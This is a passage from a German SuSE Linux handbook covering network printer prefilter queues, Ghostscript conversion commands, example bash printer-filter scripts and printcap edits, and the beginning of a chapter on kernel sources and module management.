16. Wählen Sie nacheinander ‘`RETURN`’ und ‘`EXIT`’.

Nach Neustarten des Druckerdaemons auf dem Client mit

```
erde: # rclpd stop
erde: # rclpd start
```

stehen die neuen Prefilter-Warteschlangen auf dem Client zur Verfügung.

Mit dem Befehl

```
erde: # lpr -Pprefilter-warteschlange <Datei>
```

wird die <Datei> in die angegebene `prefilter-warteschlange` geschickt, dort durch den apsfilter in Druckerdaten umgewandelt und diese werden über die `remote`-Warteschlange an den Netzwerkdrucker bzw. an die Printserver-Box bzw. an den Print-Server weitergeschickt.

12.7.4 Schwierigkeiten bei der Konfiguration:

Konfiguration des Prefilters prüfen

Schließen Sie den Drucker über die parallele Schnittstelle direkt an der ersten parallelen Schnittstelle am Rechner an und konfigurieren Sie den Drucker nur zum Test als lokalen Drucker, um etwaige Netzprobleme auszuschließen. Gehen Sie dazu anhand des Abschnitts 12.2 auf Seite 370 vor.Wenn der Drucker lokal funktioniert, kennen Sie den passenden Ghostscript-Treiber und die anderen Parameter für die Konfiguration des Prefilters. Nun können Sie den Drucker gemäß obiger Anleitung als Netzwerkdrucker einrichten.

Netzwerkdrucker oder Printserver-Box arbeitet nicht zuverlässig

Es gibt bisweilen Probleme mit dem Druckerspooler, der auf der Printserver-Box bzw. dem Netzwerkdrucker läuft (z. B. wenn mehrere Drucker angeschlossen sind oder mehrere Druckaufträge gleichzeitig anstehen). Da es am Druckerspooler in der Printserver-Box bzw. im Netzwerkdrucker liegt, kann man nicht viel machen. Es ist daher im Allgemeinen unproblematischer, den Drucker an einen Print-Server anzuschließen.

Dennoch kann folgendes Vorgehen Besserung bringen: Ein einziger Rechner dient als Print-Server für die Printserver-Box bzw. den Netzwerkdrucker. Alle Clients schicken die Druckaufträge an diesen Print-Server und nur dieser Print-Server übernimmt das Spooling der Druckaufräge und schickt sie an die Printserver-Box bzw. den Netzwerkdrucker weiter. Die Filterung kann auch hier beim Client oder auf dem Print-Server erfolgen. Die Details sind `file:/usr/share/doc/sdb/de/html/jsmeix_print-netzwerk.html` zu entnehmen.

Hintergrundinformation:

Die „Printer forwarding queue“ und die „Prefilter-Warteschlange“ können nicht zu einer einzigen Warteschlange zusammengefasst werden, denn der Druckerdaemon lpd (aus dem Paket `lprold`) ignoriert bei entfernten Druckwarteschlangen Filterangaben in der `/etc/printcap` – also ist für die Vorfilterung eine eigene Warteschlange nötig.

12.8 Etwas über Ghostscript

Wenn Sie nicht gerade Besitzer eines PostScript-Druckers sind, ist Ghostscript die populäre Wahl für das eigentliche Filtern der Druckaufträge. Ghostscript akzeptiert PostScript-Dateien als Eingabe und beinhaltet zur Konvertierung in druckerspezifische Formate eine Vielzahl von „Druckertreibern“. Ghostscript ist jedoch viel mehr als nur eine Sammlung nützlicher Druckertreiber – Ghostscript kann auch PostScript-Dateien für die Bildschirmausgabe vorbereiten (für gv) oder nach PDF umwandeln.

Ghostscript – beschrieben in `file:/usr/share/doc/packages/ghostscript/doc/Use.htm` – ist ein sehr umfangreiches Programm mit zahlreichen Kommandozeilenoptionen. Ein Direktaufruf von Ghostscript startet nach Abarbeitung der Kommandozeile einen Dialog mit eigener Eingabeaufforderung **`GS>`**, der mit dem Befehl **`quit`** beendet wird.

Der Hilfe-Befehl

```
tux@erde: > gs -h | less
```

listet die nötigsten Optionen auf und gibt die Versionsnummer des Programms sowie die *aktuelle Liste der unterstützten Geräte* aus; dabei erscheint auch als allgemeine Angabe `uniprint` – die Parameterdateien für `uniprint` sind in `file:/usr/share/doc/packages/ghostscript/catalog.devices` aufgezählt.

12.8.1 Beispiele für die Arbeit mit Ghostscript

In `/usr/share/ghostscript/5.50/examples` – z. Z. ist die Ghostscript-Version 5.50 bei SuSE Linux dabei – finden Sie etliche PostScript-Dateien.

`/usr/share/ghostscript/5.50/examples/colorcir.ps` eignet sich für einen Druckertest. Unter X, der graphischen Oberfläche, können Sie eine PostScript-Datei mit dem Befehl **`gs`** am Bildschirm anzeigen lassen:

```
tux@erde: > gs /usr/share/ghostscript/5.50/examples/colorcir.ps
```

Zum Beenden drücken Sie in dem Terminalfenster, von dem aus Sie **`gs`** aufgerufen haben, Strg + c .

Die Umwandlung einer PostScript-Datei in das druckerspezifische Format für einen PCL 5- oder PCL 6-Drucker geschieht z. B. mit dem Befehl

```
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
-sDEVICE=ljet4 -r300x300 \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
```

wobei der Befehl in einer einzigen Zeile einzugeben und der Rückstrich (‘`\`’) zu unterdrücken ist. Weiterhin wird vorausgesetzt, dass die Datei `/tmp/out.prn` noch nicht existiert.

Die Umwandlung einer PostScript-Datei in das druckerspezifische Format für einen PCL-3-Drucker geschieht z. B. mit einem der folgenden Befehle:

```
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
-sDEVICE=hpdj -r300x300 \
-sModel=500 -sColorMode=mono -dCompressionMethod=0 \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
```

```
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
-sDEVICE=cdjmono -r300x300 \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
-sDEVICE=cdj500 -r300x300 \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
-sDEVICE=cdj550 -r300x300 \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
```

(Jeder Befehl ist ohne '\' in einer einzigen Zeile einzugeben.)

Die Umwandlung einer PostScript-Datei in das druckerspezifische Format für einen ESC/P2- oder ESC/P- oder ESC/P-Raster-Drucker geschieht z. B. mit einem der folgenden Befehle:

```
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
@stcany.upp \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
-sDEVICE=stcolor -r360x360 \
-dBitsPerPixel=1 -sDithering=gsmono -dnoWeave -
sOutputCode=plain \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
```

Hier sieht man den Unterschied im Aufruf bei Verwendung einer Parameterdatei für den `uniprint`-Treiber und bei einem der anderen Ghostscript-Treiber. Da alle treiberspezifischen Parameter in der uniprint Parameterdatei stehen, sind keine weiteren treiberspezifischen Parameter anzugeben im Gegensatz zu den anderen Ghostscript-Treibern.

Nach jedem der obigen Befehle stehen die druckerspezifischen Daten in `/tmp/out.prn`, die nun mit folgendem Befehl von `'root'` direkt an den Drucker geschickt wird

```
tux@erde: > cat /tmp/out.prn >/dev/lp0
```

sofern der Drucker an der ersten parallelen Schnittstelle `/dev/lp0` angeschlossen ist.

Soll eine ASCII-Textdatei mit Ghostscript gedruckt werden, so ist diese zuerst mit

```
tux@erde: > a2ps -1 --medium=A4dj --output=/tmp/out.ps textdatei
```

in das PostScript-Format umzuwandeln und dann mit

```
tux@erde: > gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.prn \
<treiberspezifische-ghostscript-parameter> \
/tmp/out.ps quit.ps
```

in das druckerspezifische Format umzuwandeln, welches dann als `'root'` mit

```
tux@erde: > cat /tmp/out.prn > /dev/lp0
```

an den Drucker geschickt wird.

Auf der *Ghostscript-Homepage*, können Sie sich über den neuesten Stand der Dinge bei Ghostscript (Versionen, Druckerunterstützung usw.) informieren. Sie ist zu finden unter der URL `http://www.cs.wisc.edu/~ghost/`.

12.9 Beispiele für eigene Druckerfilter

12.9.1 Vorbemerkungen

Das Anliegen dieses Abschnitts ist nicht, eine Alternative zum apsfilter vorzustellen, sondern es geht darum, an Hand eines einfachen Beispiels eines selbsterstellten Druckerfilters die Hintergründe beim Drucken unter Linux zu erklären. Natürlich ist damit dann auch die Möglichkeit gegeben, für Spezialfälle eine zusätzliche Druckerwarteschlange mit eigenem Druckerfilter zu verwenden, wenn der apsfilter für diesen Spezialfall nicht sinnvoll konfigurierbar ist. Das hier angegebene Beispiel ist so einfach wie möglich gehalten, um die wesentlichen Schritte deutlich zu machen. Deswegen wurde z. B. auch auf Fehlerkorrekturmaßnahmen in dem Filter-Skript verzichtet.

Im Folgenden wird davon ausgegangen, dass der Drucker an der ersten parallelen Schnittstelle `/dev/lp0` angeschlossen ist. Ist der Drucker an einer anderen Schnittstelle am Rechner angeschlossen, ist statt `/dev/lp0` das Device der anderen Schnittstelle zu nehmen (vgl. Abschnitt 12.2 auf Seite 370).

Ein Druckerfilter erhält vom Druckerspooler die zu druckenden Daten über die Standardeingabe. Der Druckerfilter hat diese Daten in das druckerspezifische Format umzuwandeln und dann über die Standardausgabe auszugeben. Der Druckerspooler sorgt dafür, dass alles, was der Druckerfilter über die Standardausgabe ausgibt, beim Druckerdevice `/dev/lp0` ankommt. Der Kernel wiederum leitet alles, was beim Druckerdevice ankommt, an die dazu definierte Schnittstelle (z. B. an die IO-Adresse `0x378`) weiter. Die Hardware sorgt dafür, dass alles was z. B. an die IO-Adresse `0x378` geschickt wird, über das parallele Anschlusskabel an den Drucker gesendet wird. Der Drucker interpretiert diesen Datenstrom und druckt dementsprechend.

Die folgenden Befehle können normalerweise nur als Benutzer `'root'` ausgeführt werden, denn normale Benutzer dürfen nicht direkt auf das Druckerdevice zugreifen, es sei denn der Benutzer `'root'` hat mit dem Befehl

```
erde: # chmod a=rw /dev/lp0
```

allen Benutzern erlaubt, direkt auf das Druckerdevice zuzugreifen.

Befehle werden z. B. wie folgt angegeben:

```
erde: # cat ASCII-Textdatei >/dev/lp0
```

Dabei muss `ASCII-Textdatei` durch den Namen einer existierenden ASCII-Textdatei ersetzen werden. Auch sonst sollte klar sein, was zeichengenau zu übernehmen ist und was nur Platzhalter sind.

12.9.2 Ein einfaches Beispiel zur grundsätzlichen Arbeitsweise

Durch den Befehl

```
erde: # echo -en "hello\f" >/dev/lp0
```

wird keinerlei Druckerspooler oder Druckerfilter aktiv, denn es wird das Druckerdevice `/dev/lp0` direkt angesprochen. Dadurch werden nur die ASCII-Zeichen `'h'`, `'e'`, `'l'`, `'l'`, `'o'` und `'\f'` direkt an den Drucker geschickt.

Das Zeichen `'\f'` steht dabei für das FormFeed-ASCII-Zeichen, es löst einen Seitenvorschub beim Drucker aus. Sofern der Drucker ASCII-Zeichen direkt drucken kann, druckt er das Wort `hello` und schiebt die Seite heraus.

Mit

```
erde: # cat ASCII-Textdatei >/dev/lp0
```

wird auch keinerlei Druckerspooler oder Druckerfilter aktiv, denn es wird das Druckerdevice `/dev/lp0` direkt angesprochen. Es werden die ASCII-Zeichen aus der ASCII-Textdatei direkt an den Drucker geschickt.

Unter Linux werden zwei ASCII-Textzeilen nur durch ein LineFeed-ASCII-Zeichen (Zeilenvorschub) getrennt. Unter DOS/Windows werden zwei ASCII-Textzeilen durch ein LineFeed-ASCII-Zeichen und ein CarriageReturn-ASCII-Zeichen (Wagenrücklauf) getrennt.

Schickt man mit obigem Befehl eine ASCII-Textdatei direkt an den Drucker, so erscheint normalerweise folgendes Druckbild

```
Erste Zeile
          Zweite Zeile
                     Dritte Zeile
                                ...
```

denn der Drucker macht nur einen Zeilenvorschub aber keinen Wagenrücklauf (Rücklauf des Druckkopfes), da kein CarriageReturn-ASCII-Zeichen gesendet wurde.

Man kann aber den Drucker so umstellen, dass er bei einem LineFeed-ASCII-Zeichen einen Zeilenvorschub und einen Wagenrücklauf macht.

Bei Druckern, die die Druckersprache PCL 3 verstehen, wird mit der Escape-Sequenz `\033&k2G` der Drucker so eingestellt, dass er bei einem LineFeed-ASCII-Zeichen einen Zeilenvorschub und einen Wagenrücklauf macht. Mit

```
erde: # echo -en "\033&k2G" >/dev/lp0
```

wird die Escape-Sequenz an den Drucker gesendet und anschließend wird mit

```
erde: # cat ASCII-Textdatei >/dev/lp0
```

die ASCII-Textdatei mit korrektem Zeilenumbruch ausgedruckt. Evtl. ist danach noch

```
erde: # echo -en "\f" >/dev/lp0
```

nötig, um die letzte Seite aus dem Drucker herauszuschieben.

Allerdings werden die Umlaute meist nicht korrekt gedruckt, denn unter DOS/Windows sind die Umlaute anders als unter Linux codiert und der Drucker ist normalerweise für DOS/Windows voreingestellt.

Mit

```
erde: # cp ASCII-Textdatei ASCII-Textdatei.ibmpc
erde: # recode lat1..ibmpc ASCII-Textdatei.ibmpc
```

wird die ASCII-Textdatei zunächst nach ASCII-Textdatei.ibmpc kopiert und dann wird `ASCII-Textdatei.ibmpc` gemäß DOS/Windows neu codiert.

Mit

```
erde: # cat ASCII-Textdatei.ibmpc >/dev/lp0
```

sollten sowohl Zeilenumbruch als auch Umlaute korrekt gedruckt werden. Da in ASCII-Textdatei.ibmpc sowohl Zeilenumbruch als auch Umlaute gemäß DOS/Windows codiert sind, ist nun auch keine spezielle Escape-Sequenz nötig, um das passende Zeilenumbruchverhalten beim Drucker einzustellen.

Also sollte mit

```
erde: # cp ASCII-Textdatei ASCII-Textdatei.ibmpc
erde: # recode lat1..ibmpc ASCII-Textdatei.ibmpc
erde: # cat ASCII-Textdatei.ibmpc >/dev/lp0
```

jede ASCII-Textdatei auf jedem Drucker, der ASCII-Text drucken kann, korrekt ausgegeben werden.

Wenn das funktioniert, ist es naheliegend, einen Druckerfilter zu erstellen, der genau diese Umwandlung der ASCII-Textdatei in das druckerspezifische Format automatisch erledigt.

Zuerst wird analog zu `/var/lib/apsfilter` ein Unterverzeichnis für den eigenen Druckerfilter angelegt und in dieses Unterverzeichnis gewechselt (als Benutzer `'root'`):

```
erde: # mkdir /var/lib/myprinterfilter
erde: # cd /var/lib/myprinterfilter
```

Erstellen Sie ein Bash-Script (als ASCII-Textdatei) mit dem Namen `asciifilter`, wie in Datei 12.9.1 aufgelistet.

```
#! /bin/bash

# make a temporary file
INPUT="$(mktemp /tmp/asciifilter.$$.XXXXXX)"

# First store everything from stdin in $INPUT
# to have the input as a regular file
cat > $INPUT

# Recode the INPUT
recode lat1..ibmpc $INPUT

# Add a FormFeed at the end of $INPUT
# to get the last page out of the printer
echo -en "\f" >> $INPUT

# Send $INPUT to stdout
cat $INPUT

# Remove the INPUT file
rm $INPUT
```

Datei 12.9.1: `/var/lib/myprinterfilter/asciifilter`

Machen Sie dieses Bash-Script für jeden Benutzer ausführbar mit

```
erde: # chmod a+x /var/lib/myprinterfilter/asciifilter
```

Legen Sie mit **`lprsetup`** eine zusätzliche Druckerwarteschlange an. Wählen Sie irgendeinen Ghostscript-Treiber, den Sie sonst nicht verwenden. Auflösung

und Papiergröße sind nicht relevant. Wählen Sie ‘MONO’. Aber bei ‘SPECIAL Settings for your printer’ geben Sie bei ‘NAME Optional name for the queue’ als Name af ein, was für asciifilter stehen soll, sofern Sie noch keine Druckerwarteschlange mit dem Namen af haben. Es werden dann folgende Warteschlangen durch lprsetup angelegt: af-ascii , af und af-raw .

Im Folgenden wird nur die Warteschlange af verwendet. Die Warteschlangen af-ascii und af-raw sind eigentlich überflüssig, und können wahrscheinlich nicht verwendet werden, da vermutlich der gewählte Ghostscript-Treiber nicht für den angeschlossenen Drucker funktionieren wird.

In /etc/printcap findet sich nun auch der Eintrag wie in Datei 12.9.2 (gekürzt).

```
af...
        :if=/var/lib/apsfilter/bin/...-af:\
        :la@:mx#0:\
        :tr=:cl:sh:
```

Datei 12.9.2: /etc/printcap: eigener Filter

Stoppen Sie den Druckerspooler mit

```
erde: # rclpd stop
```

und ändern Sie bei obigem Eintrag in /etc/printcap nur die Zeile

```
        :if=/var/lib/apsfilter/bin/...-af:\
```

in

```
        :if=/var/lib/myprinterfilter/asciifilter:\
```

und starten Sie nach dem Abspeichern von /etc/printcap den Druckerspooler wieder mit

```
erde: # rclpd start
```

und nun sollte jeder Benutzer mit

```
erde: # lpr -Paf ASCII-Textdatei
```

über die neue Warteschlange af drucken können.

Diese neue Warteschlange macht eigentlich nichts anderes als der apsfilter, sofern Sie in einer apsfilterrc-Datei USE_RECODE_NOT_A2PS="yes" setzen.

Um grundsätzlich zu verhindern, dass über die überflüssigen Warteschlangen af-ascii und af-raw ungewollt Daten zum Drucker geschickt werden, sollte in /etc/printcap bei diesen Warteschlangen jeweils die Zeile

```
        :lp=/dev/lp0:\
```

in

```
        :lp=/dev/null:\
```

geändert werden.

12.9.3 Ein etwas komplexeres Beispiel

Anliegen

Der vorhandene Treiber ist kein Ghostscript-Treiber. In diesem Fall muss man eventuell einen eigenen Druckerfilter erstellen; zwei Varianten sind zu unterscheiden:

1. Es gibt keinen Ghostscript-Treiber für den Drucker (z. B. weil der Drucker ein „GDI“-Gerät ist).
2. Ein Ghostscript-Treiber ist für den Drucker zwar vorhanden, aber es gibt zusätzlich einen Nicht-Ghostscript-Treiber, der bessere Druckergebnisse ermöglicht (z. B. einen auf das spezelle Druckermodell optimierten Treiber).

Solche Treiber werden normalerweise als Zusatz zu Ghostscript verwendet, indem das eigentliche Treiberprogramm spezielle Ausgaben von Ghostscript in das druckerspezifische Format konvertiert.

Da dies die komplizierterste Situation ist, kann an Hand dieses Beispiels später auch für jeden anderen Drucker bei Bedarf ein eigener Druckerfilter erstellt werden.

Voraussetzung

Es wird vorausgesetzt, dass ein zur vorliegenden Version SuSE Linux passender Treiber für den Drucker vorhanden ist bzw. aus dem Internet heruntergeladen werden kann und dass Sie im Umgang mit Unix-Quellen (z. B. mit `.zip`- oder `.tar.gz`-Archiven oder `.rpm`-Paketen) vertraut sind; vgl. auch Abschnitt 15.3 auf Seite 465. Nach dem Entpacken eines solchen Archivs gibt es normalweise aktuelle Installationshinweise in Dateien namens `README` oder `INSTALL` oder in einem Unterzeichnis namens `doc`.

Hintergrund-Informationen

Bei `.tar.gz`-Archiven ist das eigentliche Treiberprogramm in der Regel zu compilieren und zu installieren. Im Folgenden wird angenommen, dass das eigentliche Treiberprogramm als

```
/usr/local/bin/printerdriver
```

installiert wird.

Normalerweise macht das eigentliche Treiberprogramm nichts anderes, als spezielle Ausgaben von Ghostscript in das druckerspezifische Format zu konvertieren (vgl. Abschnitt 12.8 auf Seite 391).

Dazu wird Ghostscript z. B. mit einem der folgenden Ghostscript-Treiber und einer Auflösung von 600 dpi aufgerufen:

```
-sDEVICE=pbmraw -r600x600
-sDEVICE=pnmraw -r600x600
```

Welcher Ghostscript-Treiber und welche Auflösung tatsächlich zu nehmen ist, muss in der Dokumentation zum Treiberprogramm angegeben sein.

Die Eingabe von Ghostscript kommt bei einem Druckerfilter nicht direkt von der zu druckenden Datei, sondern über die Standardeingabe. Dazu muss im Ghostscript-Aufruf statt des Dateinamens ein einzelnes - stehen. Damit die Ausgabe von Ghostscript an das eigentliche Treiberprogramm weitergegeben werden kann, wird der Ghostscript-Parameter **`-sOutputFile=-`** benötigt.

Die Ausgabe von Ghostscript wird über eine Pipe an das Treiberprogramm weitergeleitet:

```
| /usr/local/bin/printerdriver Parameter
```

Welche Parameter für das Treiberprogramm nötig sind, muss in der Dokumentation zum Treiberprogramm angegeben sein.

Insgesamt ergibt sich folgender Aufruf

```
gs -q -dNOPAUSE -dSAFER -sOutputFile=- \
     -sDEVICE=<device> -r<resolution> \
     - quit.ps \
     | /usr/local/bin/printerdriver <parameter>
```

Für <device>, <resolution> (Auflösung), `/usr/local/bin/printerdriver` und <parameter> sind die passenden Werte gemäß der Dokumentation zum Treiberprogramm einzusetzen.

Für einen Drucker, der von Ghostscript direkt unterstützt wird, vereinfacht sich dieser Aufruf zu

```
gs -q -dNOPAUSE -dSAFER -sOutputFile=- \
     -sDEVICE=<ghostscript-driver> -r<resolution> \
     <opt-parameter> \
     - quit.ps
```

wobei <ghostscript-driver>, <resolution> (Auflösung) und eventuell <opt-parameter> (treiberspezifische Ghostscript-Parameter, optional) entsprechend einzusetzen sind (vgl. Abschnitt 12.8 auf Seite 391).

Da Ghostscript als Eingabe die Daten im PostScript-Format erwartet, müssen vor dem Ghostscript-Aufruf die zu druckenden Daten in das PostScript-Format konvertiert werden, falls diese noch nicht im PostScript-Format vorliegen.

Normalerweise genügt es, sich auf die Umwandlung von ASCII-Text nach PostScript zu beschränken, denn Anwendungsprogramme liefern entweder gleich PostScript (z. B. Netscape und StarOffice) oder nur ASCII-Text (z. B. Editoren). Um das Format der zu druckenden Daten zu bestimmen, wird das Kommando **`file`** verwendet.

ASCII-Text wird mit **`a2ps`** nach PostScript umgewandelt. Zu den mannigfaltigen Möglichkeiten dieses Tools siehe die Manual-Page von **`a2ps`** (**`man a2ps`**).

Installation und Anwendung

Legen Sie ein Verzeichnis `/var/lib/myprinterfilter` an – sofern es nicht schon existiert – und wechseln Sie in dies Verzeichnis.

Erstellen Sie ein Bash-Script mit dem Namen `printerfilter` (vgl. Datei 12.9.3 auf der nächsten Seite).

Sie können alles zeichengenau übernehmen, nur die Variablen **`GSDEVICE`** und **`DRIVER`** sind gemäß Ihrem Drucker anzupassen – d. h. dort sind für `device`, `resolution`, `/usr/local/bin/printerdriver` und `parameter` die passenden Werte einzutragen.

Für einen von Ghostscript unterstützen Drucker tragen Sie ein:

```
DRIVER='cat -'
```

Für einen PostScript-Drucker, der zudem kein Ghostscript benötigt:

```
GS='cat -'
DRIVER='cat -'
```

Die Variablen **`A2PSLAYOUT`** und **`A2PSENCODING`** können Sie gemäß Ihrer Wünsche anpassen; vgl. Manual-Page von **`a2ps`** (**`man a2ps`**).

Machen Sie dieses Bash-Skript für jeden Benutzer ausführbar und legen Sie mit **`lprsetup`** eine Druckerwarteschlange an. Gehen Sie dabei analog zum Abschnitt 12.9.2 auf Seite 393 vor.

Falls der Druckerfilter nicht wie gewünscht arbeitet, kann eine Logdatei, in die geschrieben wird, was während der Abarbeitung eines Druckauftrages durch den Druckerfilter passiert, bei der Fehlersuche helfen. Gehen Sie dazu analog zum Abschnitt 12.6.3 auf Seite 386 vor.

```
#! /bin/bash

# For debugging see for stderr in /var/spool/.../log
#set -x

# Define the program calls for the filter pipes

# The a2ps call
A2PSLAYOUT="-1 --center-title= --borders=yes"
A2PSENCODING='--encoding=ISO-8859-1'
A2PS="a2ps $A2PSLAYOUT $A2PSENCODING --output=-"

# The gs call
# in GSDEVICE the Ghostscript device and parameters have to be set
GSDEVICE='-sDEVICE=Device -rResolution'
GS="gs -q -dNOPAUSE -dSAFER -sOutputFile=- $GSDEVICE - quit.ps"

# The call for an optional printerdriver
DRIVER='/usr/local/bin/printerdriver Parameter'

# make a temporary file
INPUT="$(mktemp /tmp/printerfilter.$$.XXXXXX)"

# First store everything from stdin in $INPUT
# to have the input as a regular file
cat > $INPUT

# Determine the FILETYPE of the data in $INPUT
FILESTRING=$(file $INPUT | tr 'A-Z' 'a-z')
case "$FILESTRING" in
  *postscript*)                      FILETYPE=postscript ;;
  *ascii*|*text*|*english*|*script*) FILETYPE=ascii ;;
  *)                                 FILETYPE=unknown ;;
esac

# Do the filter pipe according to the FILETYPE
case "$FILETYPE" in
  postscript)
     cat $INPUT | eval $GS | eval $DRIVER ;;
  ascii)
     cat $INPUT | eval $A2PS | eval $GS | eval $DRIVER ;;
  unknown)
     echo "Unknown filetype: $FILESTRING" \
          | mailx -s "pinterfilter" root ;;
esac

# Remove the INPUT file
rm $INPUT
```

Datei 12.9.3: Komplexer Druckerfilter

Teil VI


Der Kernel und die Kernel-Parameter

13 Der Kernel

Der Kernel, der während der Installation möglicherweise auf die Diskette geschrieben wird – und auch im installierten System im `/boot`-Verzeichnis zu finden ist –, ist so konfiguriert, dass er ein möglichst breites Spektrum von Hardware unterstützt. Wenn Sie während der Installation oder des Updates die richtige Auswahl getroffen haben, ist dieser Kernel sogar für Ihren Prozessor speziell optimiert. Deshalb ist es *keineswegs zwingend erforderlich*, einen eigenen Kernel zu generieren. Sollten Sie jedoch „experimentelle“ Features oder Treiber ausprobieren wollen, so ist das „Selberbauen“ des Kernels mitunter notwendig. Und nicht zuletzt gestattet das Konfigurieren des Kernels einen höchst interessanten Einblick in den gegenwärtigen Stand der Entwicklung.

Zum Erzeugen eines neuen Kernels existieren bereits `Makefiles` für den C-Compiler, mit deren Hilfe der Ablauf fast völlig automatisiert ist. Lediglich die Abfrage der vom Kernel zu unterstützenden Hardware muss interaktiv durchlaufen werden.

Für das Kompilieren eines eigenen Kernels kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt A.1.2 auf Seite 563); wir sind aber gern bereit, im Rahmen der kostenpflichtigen Professional Services zu helfen (vgl. Abschnitt A.3 auf Seite 568).



Hinweis

Die folgende Beschreibung betrifft im Wesentlichen die Kernel der Serie 2.4.x und 2.2.x. Viele Dinge treffen zwar auch noch auf die Kernel der Serie 2.0.x zu – im Detail ist jedoch oftmals mit kleinen, aber entscheidenden Abweichungen zu rechnen!

13.1 Die Kernelquellen

Um einen Kernel bauen zu können ist es selbstverständlich notwendig, dass sowohl die Kernelquellen (Paket `lx_suse`) als auch wenigstens der C-Compiler (Paket `gcc`), die GNU Binutils (Paket `binutils`) und die Include-Dateien für den C-Compiler (Paket `glibc-devel`) installiert sind. Diese Pakete sind in der Serie `D` (Development) enthalten. Generell ist die Installation des C-Compilers dringend anzuraten, da die Programmiersprache C untrennbar mit dem Betriebssystem Linux verbunden ist.

Die Kernelquellen befinden sich im Verzeichnis `/usr/src/linux`. Sollten Sie vorhaben, am Kernel herum zu experimentieren und verschiedene Versionen des

Kernels gleichzeitig auf der Platte zu haben, so bietet es sich an, die einzelnen Versionen in verschiedene Unterverzeichnisse zu entpacken und die augenblicklich relevanten Quellen über einen Link anzusprechen. Diese Form der Installation wird von YaST automatisch vorgenommen.

Genau genommen können die Kernelquellen in einem beliebigen Unterverzeichnis installiert und übersetzt werden. Da es jedoch eine ganze Reihe von Software gibt, die die Kernelquellen unter `/usr/src/linux` erwartet, sollte dieses Verzeichnis gewählt werden, um ein fehlerfreies Compilieren systemnaher Programme zu gewährleisten.

13.2 Kernel-Module

Viele Treiber und Features des Linux-Kernels müssen nicht fest zum Kernel hinzugebunden werden, sondern können zur Laufzeit als Kernel-Modul (engl. *kernel module*) geladen werden. Welche Treiber fest zum Kernel gebunden und welche als Module realisiert werden, wird bei der Konfiguration des Kernels festgelegt.

Die Kernelmodule werden in dem Verzeichnis `/lib/modules/<Version>` abgelegt, wobei <Version> der momentanen Version des Kernels entspricht (beispielsweise 2.2.18).

Nach Möglichkeit sollten Sie von diesem Feature Gebrauch machen. Die Grundregel ist: Alle Kernel-Komponenten, die nicht zwingend während des Bootvorgangs benötigt werden, sind als Modul zu realisieren. So wird sichergestellt, dass der Kernel nicht zu groß wird und dass der Kernel ohne Schwierigkeiten vom BIOS und einem beliebigen Bootloader geladen werden kann. Der Festplatten-Treiber, Unterstützung für `ext2` und ähnliche Dinge sind also im Regelfall direkt in den Kernel hineinzucompilieren, Unterstützung für `isofs`, `msdos` oder `sound` sollten in jedem Fall als Modul compiliert werden.

Umgang mit Modulen

Folgende Befehle zum Umgang mit Modulen stehen zur Verfügung:

- **`insmod`**

  Mit dem Befehl insmod wird das angegebene Modul geladen. Das Modul wird in einem Unterverzeichnis von `/lib/modules/<Version>` gesucht. Zugunsten von **`modprobe`** (s. u.) sollte **`insmod`** *nicht* mehr verwendet werden.

- **`rmmod`**

  Entlädt das angegebene Modul. Dies ist natürlich nur dann möglich, wenn die entsprechende Funktionalität des Kernels nicht mehr verwendet wird. So ist es nicht möglich, das Modul **`isofs`** zu entladen, wenn noch eine CD gemountet ist.

- **depmod**

  Dieser Befehl erzeugt eine Datei mit dem Namen `modules.dep` im Verzeichnis `/lib/modules/<Version>`, in der die Abhängigkeiten der einzelnen Module untereinander verzeichnet sind. Damit stellt man sicher, dass beim Laden eines Modules alle davon abhängigen Module ebenfalls automatisch geladen werden. Ist das Starten des Kernel-Daemons in `/etc/rc.config` vorgesehen, wird die Datei mit den Modul-Abhängigkeiten beim Start des Systems automatisch generiert, sofern sie noch nicht existiert.

- **modprobe**

  Laden bzw. Entladen eines Modules mit Berücksichtigung der Abhängigkeiten von anderen Modulen. Dieser Befehl ist sehr mächtig und kann für eine Reihe weiterer Zwecke eingesetzt werden (etwa Durchprobieren aller Module eines bestimmten Typs, bis eines erfolgreich geladen werden kann). Im Gegensatz zum Laden mittels insmod wertet modprobe die Datei `/etc/modules.conf` aus und sollte daher generell zum Laden von Modulen verwendet werden. Für eine ausführliche Erklärung sämtlicher Möglichkeiten lesen Sie bitte die zugehörigen Manual-Pages.

- **lsmod**

  Zeigt an, welche Module gegenwärtig geladen sind und von wie vielen anderen Modulen sie verwendet werden. Module, die vom Kernel-Daemon geladen wurden, sind durch ein nachfolgendes `autoclean` gekennzeichnet. Die Kennzeichnung mit `autoclean` weist darauf hin, dass diese Module automatisch wieder entfernt werden, wenn sie längere Zeit nicht benutzt wurden und man entsprechende Vorkehrungen getroffen hat; vgl. jedoch auf der nächsten Seite.

/etc/modules.conf

Das Laden von Modulen wird über die Datei `/etc/modules.conf` beeinflusst; vgl. Manual-Page von **depmod** (**man depmod**).

Hinweis: Der Dateiname wurde ab SuSE Linux 6.3 von `/etc/conf.modules` in `/etc/modules.conf` umbenannt.

